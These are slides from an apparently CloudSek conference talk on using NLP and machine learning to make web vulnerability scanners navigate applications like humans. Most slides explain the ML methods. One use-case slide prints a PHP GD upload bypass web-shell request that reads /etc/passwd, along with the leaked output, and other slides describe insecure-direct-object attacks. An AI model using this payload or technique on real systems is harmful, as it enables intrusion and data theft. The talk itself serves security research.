



Agenda

**To solve a challenging
Application security
automation problem.**



Making Machines Think about Security





Mohanlal Menon [CEO and Founder]

- 25 years of experience as an Entrepreneur, Angel Investor, Executive/Board level Coach & Mentor.
- Formerly: Dell, Eicher, Dupont and APC



Rahul Sasi [CTO and Founder]

- Security Researcher.
- Invited speaker on information security issues in 28 global forums at 17 different countries.
- Formerly: Citrix and iSight .



Most seen security issue on Facebook

insecure direct object


Attacker user-id = 1234

Victim user-id = 6666

Attacker replaces attacker user-id with victims and performs an action on his behalf.

Hard to automate

- Such bugs often get left out by automated tools.
- Manually testing for such bugs is time consuming.





The Problem.

- Application scanners are blind and are not intelligent.
- Scanner do not understand the application they are scanning.
- Scanners treat every webpage as an html form and nothing more.
- Scanners currently understand very little of the meaning of human language.
- Modern web applications run on Javascript.





The Problem Example:

Download the app


Get the Twitter app on your mobile phone. It's easy. Just text yourself a link to download.

+91

- POST /update_phone.php {phone:"9999313373" }
GET/update_phone_sucess.php?user_name=cloudsek



The Problem Example:



- GET /app/delete_data.php?uid=1337



Disclaimer

- We are not re-writing application security automation methods.
- We are trying to improve it.
- We are simply trying to make security automation more human.



Solution

- Build programs that are capable of understanding and using Web Applications like a normal human being .
- Using [ML] Machine Learning and [NLP] Natural Language processing to build this highly ambitious project.

AI = systems that can do intelligent things

NLP = systems that can understand language

ML = systems that can learn from experience

$NLP \cap ML$ = systems that can learn how to understand language.

Supervised ML = systems that can predict from known input

UnSupervised = systems that can predict from unknown input





Building Next generation automation tool

We wanted our overly ambitious tool to perform the following.

- Understand and differentiate between two different functionalities.


ex: differentiate a login page and forgot password page.

- Crawl [Navigate] a web application the same way a normal human being uses it

ex: first register a new user and then proceed to login or traverse multiple pages to reach final end point .

Browser AI Functioning

- Can identify natural language and identify instructions.
- Can pass in the right input based on application request.
- Browser AI on twitter navigating forgot password option.





Implementation Details

- NLP: Identifying functionalities of an application.

d1: Sign Up

d2: Create new user.

d3: Register now!

Register_User()

d1: Forgot password

d2: Reset password

d3: Forgot your password

d4: Reset Now!

Forgot_password()



Implementation Details

- NLP: Making tools understand the scanned application .
 - 1) Passing correct information, based on what application is expecting.
 - 2) Identifying and responding to decision making modules.

Find your Twitter account

Enter your email, phone number, or username.

test@cloudSek.com

Search

How do you want to reset your password?

We found the following information associated with your account.

• Email a link to lo*****@gmail.com

Continue



Building The Intelligent system



Preprocessing

- Identifying and extracting instructions.
- text to lowercase,
- token extraction,
- filter stop words,

d1: sign up

d2: create new user.

d3: register now!

d1: forgot password

d2: reset password

d3: forgot your password

d4: reset now!


Register_User()

Forgot_password()



NLP/ML Basics

- Convert the sentences to some kind of numeric representation for machine learning
- VSM, is a space where text is represented as a vector of numbers instead of its original string.
- Building a supervised models.
- Building training data.
- Running our ML models on our trained data.





Vectorisation

A vector could represent,

- the importance of a term (tf-idf) in a document.
- the absence or presence (Bag of Words) of a word in a document
- hashing vectoriser .

NLP: Vectorization

id	message
123	"be happy"
321	"To be or not to be"



id	"be"	"happy"	"be happy"	"to"	"or"	"not"	"to be"	"be or"	"or not"	"not to"
123	1	1	1	0	0	0	0	0	0	0
321	1	0	0	1	1	1	1	1	1	1





TF-IDF vectorisation


- TF: Term Frequency, which measures how frequently a term occurs in a document.
 - $TF(t) = (\text{Number of times term } t \text{ appears in a document}) / (\text{Total number of terms in the document})$.
 - Ex: Document = “How is null conference better than other conferences”
 - $TF(\text{Conference}) = 2 / 8 = X$
- IDF: Inverse Document Frequency, which measures how important a term is.
 - $IDF(t) = \log_e(\text{Total number of documents} / \text{Number of documents with term } t \text{ in it})$.

$$tfidf = TermFrequency \times \log\left(\frac{TotalDocuments}{DocumentFrequency}\right)$$



Classification.

What a Classifier does



How a Classifier works


Temp (Degrees C)	Rain	Play?
15	No	Yes
23	Yes	Yes
-6	Yes	No
-6	No	Yes



- Given documents d1,d2,d3 predict a tag.
- Different ML classifiers work for this problem.
 - Naive Bayes (NB)
 - Support Vector Machines (SVM)
 - Maximum Entropy
- In our testing we had better results with Naive Bayes

Document

d1: Forgot password
d2: Reset password
d3: Forgot your password
d4: Reset Now!



Tags

Forgot_password




(Reverent Thomas Bayes 1702-1761)

Bayes Theorem Explained

$$P(H|E) = \frac{P(H) * P(E|H)}{P(E)}$$

Labels:

- Prior Probability (points to $P(H)$)
- Likelihood of the evidence 'E' if the Hypothesis 'H' is true (points to $P(E|H)$)
- Posterior Probability of 'H' given the evidence (points to $P(H|E)$)
- Priori probability that the evidence itself is true (points to $P(E)$)





Building Training data

- Initially we extracted and labeled data manually

Training Data

forgot password

Create new user.

Log in here

reset password

Sign Up

Forgot your password

Log in to your store

Reset Now!

Forgot your username or password?

Log me in

Request Password reset

forgot credentials

Register now!

Label

[password-reset]

[register_user]

[Login_user]

[password-reset]

[register_user]

[password-reset]

[Login_user]

[password-reset]

[password-reset]

[Login_user]

[password-reset]

[password-reset]

[register_user]




The Cosine Similarity


- calculation of the angle between two vectors.
- a metric that says how related are two documents by looking at the angle.
- documents with the closest cosine similarity would be similar documents

$$\vec{a} \cdot \vec{b} = \|\vec{a}\| \|\vec{b}\| \cos \theta$$

$$\cos \theta = \frac{\vec{a} \cdot \vec{b}}{\|\vec{a}\| \|\vec{b}\|}$$



Similar scores
Score Vectors in same direction
Angle between them is near 0 deg.
Cosine of angle is near 1 i.e. 100%



Unrelated scores
Score Vectors are nearly orthogonal
Angle between them is near 90 deg.
Cosine of angle is near 0 i.e. 0%



Opposite scores
Score Vectors in opposite direction
Angle between them is near 180 deg.
Cosine of angle is near -1 i.e. -100%



Building Training data

- We used Cosine similarity to improve the training data automatically.

Training Data

forgot password

Forgot your password

Reset Now!

Forgot your username or password?

Request Password reset

forgot credentials

Label

[password-reset]

[password-reset]

[password-reset]

[password-reset]

[password-reset]

[password-reset]

Cosine Similarity

“Forgot user password”

“Change user password”



Now system can Identify labels


Label identification

The image shows a 'Log in to Twitter' form. It includes a text input for the email 'test@cloudsek.com', a password input field, a 'Remember me' checkbox, a 'Forgot password?' link, a blue 'Log in' button, and a 'Sign up' link at the bottom. Two speech bubble labels are overlaid on the form: one pointing to the password field labeled 'password_reset', and another pointing to the 'Sign up' link labeled 'register_user'.

Decision tree



- Navigation algorithm based on a label ranking.
- We marked labels forward [1] and backward [0] .
- And ran our navigation algorithm based on this data.



Forward {Labels}	Next	Yes	Continue	Search	Repeat	Follow	Order	Save
Backward {labels}	Back	No	Abrot	Cancel	Exit	unfollow		



Building the navigation system.

- Now system can Identify labels.
- It can also identify the steps to reach an end result.

The image shows a screenshot of the Twitter login interface. The title bar says "Log in to Twitter" with a close button (X). Below the title is the Twitter bird logo. There are two input fields: the first contains "test@cloudsek.com" and the second is labeled "Password". Below the password field is a checkbox labeled "Remember me" and a link "Forgot password?". A large blue "Log in" button is centered below the inputs. At the bottom, there is a link "Don't have an account? Sign up". Two speech bubble annotations are present: one pointing to the "Forgot password?" link with the text "[2] password_reset", and another pointing to the "Sign up" link with the text "[1] register_user".



Demo



Use cases and results



1) Use cases and results

- File upload bugs.
 - Can detect the allowed file types based on labels.

Attach your Resume

We accept .DOC, .DOCX, .PDF, .RTF, .TXT, .ODT, .WPS up to 1000 KB.

Choose File No file chosen

- Reported RCE bug to a large event booking company.



Bypass PHP GD Process To RCE

```
fileUpload.jpg.php?c=cat%20/etc/passwd
```

```

%0%JFIFyp:CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 78 yÜc
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxzyz,f,...†‡‰%Š•—•—†
%ñ&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxzyz,f,...†‡‰%Š•—•—†
Database # # Note that this file is consulted directly only when the system is run
additional information about # Open Directory. ## nobody:*:-2:-2:Unprivileged
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico _tasks
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false _lp:*:26:26:
Configuration Service:/var/empty:/usr/bin/false _ces:*:32:32:Certificate Enrollm
Daemon:/var/empty:/usr/bin/false _geod:*:56:56:Geo Services Daemon:/var/db/
Documentation:/var/empty:/usr/bin/false _sandbox:*:60:60:Seatbelt:/var/empty/
Desktop:/var/empty:/usr/bin/false _www:*:70:70:World Wide Web Server:/Libr
Server:/var/empty:/usr/bin/false _svn:*:73:73:SVN Server:/var/empty:/usr/bin/fa
_qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false _cyrus:*:7
_appserver:*:79:79:Application Server:/var/empty:/usr/bin/false _clamav:*:82:8
XMPP Server:/var/empty:/usr/bin/false _appowner:*:87:87:Application Owner:/
_spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false _token:*:91:91:Token Da
_calendar:*:93:93:Calendar:/var/empty:/usr/bin/false _teamsserver:*:94:94:Tea
_installer:*:96:-2:Installer:/var/empty:/usr/bin/false _atsserver:*:97:97:ATS Serv
User:/var/empty:/usr/bin/false _softwareupdate:*:200:200:Software Update Serv
_screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false _locationd:*:205:2
_timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false _lda:*:21
_usbmuxd:*:213:213:iPhone OS Device Helper:/var/db/lockdown:/usr/bin/false
_postgres:*:216:216:PostgreSQL Server:/var/empty:/usr/bin/false _krbtgt:*:217:
_kadmin_changepw:*:219:-2:Kerberos Change Password Service:/var/empty:/us
Server:/var/empty:/usr/bin/false _netbios:*:222:222:NetBIOS:/var/empty:/usr/bi
_netstatistics:*:228:228:Network Statistics Daemon:/var/empty:/usr/bin/false _av
Granting Ticket:/var/empty:/usr/bin/false _krb_kadmin:*:231:-2:Open Directory
Service:/var/empty:/usr/bin/false _krb_kerberos:*:233:-2:Open Directory Kerber
_assetcache:*:235:235:Asset Cache Service:/var/empty:/usr/bin/false _coremedia
_iconservices:*:240:240:IconServices:/var/empty:/usr/bin/false _distnote:*:241:2
_nsurlstoraged:*:243:243:NSURLStorage Daemon:/var/empty:/usr/bin/false _dis
_krbfast:*:246:-2:Kerberos FAST Account:/var/empty:/usr/bin/false _gamecon
_ondemand:*:249:249:On Demand Resource Daemon:/var/db/ondemand:/usr/bin/
Proxy:/var/empty:/usr/bin/false NlÖD'äNl'»†äi'»VöyáÄSÖ'D,®c'[]]=ÄÜäVÜÜ
òp9c,qUR.4€Ð'Mc—ä03'PS66 e,2Äp.eÄS'usrgr†tâZ AEÍY™4l;c#f.y'962'S^~y½
£!Sm'™ZŠÄ0Ö™ q{¼ul1JâPoyl;¼PJSO —äD'rùYgN×ÜëÖü¼{} —@YAÝµ@hÜ
YRÄV »p*ð) Zŵ{j;c%»*(òk'Ü=»iÖP××Mf×3oxe§O:>iÜlYÜ

```



2) Use cases and results

- Insecure direct object on food delivery app.
- Repeat an order on behalf of another user.

attacker user-id modified to victim user-id , and you get free pizza .





Better results with API



Questions?

- Thanks to Nullcon /Null.
- Thanks to Garage4Hackers
- Special thanks to :
 - Finny Abraham and Rahul Babu of CloudSek team.
 - LavaKumar [IronWasp]



Whitfield, Bangalore

Phone: 09880669337

Web: <https://www.CloudSek.com/>

Email: theoracle@cloudsek.com



CloudSek an InfoSec Risk Assessment company

- With the rise in number of cloud applications, Enterprises are often affected with
 - A. Vulnerable web applications that leaks sensitive data.
 - B. Hacktivism, targeted attacks and other online leak of critical information.
- Security is an ongoing process and needs a more comprehensive strategy, that include tools that monitor internet resources 24/7 for potential security risks.

CloudSek Monitors,

- track clients' various internet resources 24/7 for potential security risks.
- provides actionable intelligence needed to tackle internet threats.
- CloudSek provides a unique AI based social-media/web threat monitor and a Cloud security monitor.